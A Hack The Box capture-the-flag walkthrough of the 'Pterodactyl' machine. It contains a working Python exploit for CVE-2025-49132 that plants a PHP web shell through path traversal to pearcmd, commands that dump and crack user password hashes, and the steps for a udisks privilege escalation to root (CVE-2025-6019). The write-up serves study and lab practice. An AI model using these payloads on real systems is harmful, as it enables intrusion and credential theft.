We’re kicking off Hack The Box Season 10 again with Pterodactyl machine. Let’s get into it.
We’re kicking off Hack The Box Season 10 again with Pterodactyl machine. Let’s get into it.
First things first, an nmap scan on the target IP:
┌──vemacitrind㉿vemacitrind-[~/Documents/hackthebox/Machine/Pterodactyl]
└─$ nmap -sCV -p 22,80 10.129.3.218
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 10:26 IST
Nmap scan report for 10.129.3.218
Host is up (0.36s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
|_  256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
80/tcp open  http    nginx 1.21.5
|_http-title: Did not follow redirect to http://pterodactyl.htb/
|_http-server-header: nginx/1.21.5

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.03 second
In this machine i first try to enumarete DNS and lucky got hit.
┌──vemacitrind㉿vemacitrind-[~]
└─$ ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u http://pterodactyl.htb/ -H "Host: FUZZ.pterodactyl.htb" -t 100 -fc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pterodactyl.htb/
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.pterodactyl.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

panel                   [Status: 200, Size: 1897, Words: 490, Lines: 36, Duration: 455ms]
:: Progress: [19966/19966] :: Job [1/1] :: 404 req/sec :: Duration: [0:00:53] :: Errors: 0 ::

I added that into hosts file and visit page on browser there were a login page. I see it's was Pterodactyl Panel 1.11.11.
I search CVE on google and find one CVE-2025-49132
CVE-2025-49132
A critical vulnerability that allows remote command execution without authentication through the endpoint /locales/locale.json.
I use poc from ExploitDB
┌──vemacitrind㉿vemacitrind-[~/Documents/hackthebox/Machine/Pterodactyl]
└─$ python python.py http://panel.pterodactyl.htb/
http://panel.pterodactyl.htb/ => pterodactyl:PteraPanel@127.0.0.1:3306/panel
Okayy...Exploit executes and it returns MySQL's configs but i wasn't showing in nmap (cause it was filtered) so basically it was useless for now.
After understanfing how locales/locale.json working i made this
import requests

host = "panel.pterodactyl.htb"
ip = "10.129.3.218"

php = "<?=system($_GET[0]);?>"
path = f"/locales/locale.json?+config-create+/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/{php}+/tmp/shell.php"

url = ip + path

headers = {"Host": host,"Connection": "close"}

response = requests.get(url, headers=headers)

print(response.status_code)
print(response.text)
This will create a file in /tmp/shell.php with the content of <?=system($_GET[0]);?>. Next thing i just need to do is curl http://panel.pterodactyl.htb/shell.php?0=id
http://panel.pterodactyl.htb/shell.php?0=/usr/bin/mariadb -h 127.0.0.1 -u pterodactyl -pPteraPanel -e "SELECT id,username,email,root_admin,password FROM panel.users"
2  headmonitor   headmonitor@pterodactyl.htb   1  $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2
3  phileasfogg3  phileasfogg3@pterodactyl.htb  0  $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi
I setup hashcat and try to crack password over rockyou.txt and we got hit.
- user :
phileasfogg3 - password :
!QAZ2wsx
Using those creadintaial we can log into ssh.
After that i start manual look up and found mail at /var/spool/mail/phileasfogg3
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigilance is required.
Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisk
s and system logs and apply pending updates.

Report any signs of compromise immediately to headmonitor@pterodactyl.htb

- HeadMonitor
System Administrator
I search relevent CVE for udisks and found CVE-2025-6019
git clone https://github.com/guinea-offensive-security/CVE-2025-6019.git
cd CVE-2025-6019
sudo bash exploit.sh
This generates a malicious XFS image (xfs.image) required for the exploit.
Transferring Exploit Components Uploading the exploit script and XFS image to the target system:
scp exploit.sh phileasfogg3@pterodactyl.htb:/tmp/
scp xfs.image phileasfogg3@pterodactyl.htb:/tmp/
Executing Privilege Escalation On the target system, executing the uploaded exploit:
cd /tmp
chmod +x exploit.sh
./exploit.sh
whoami
# root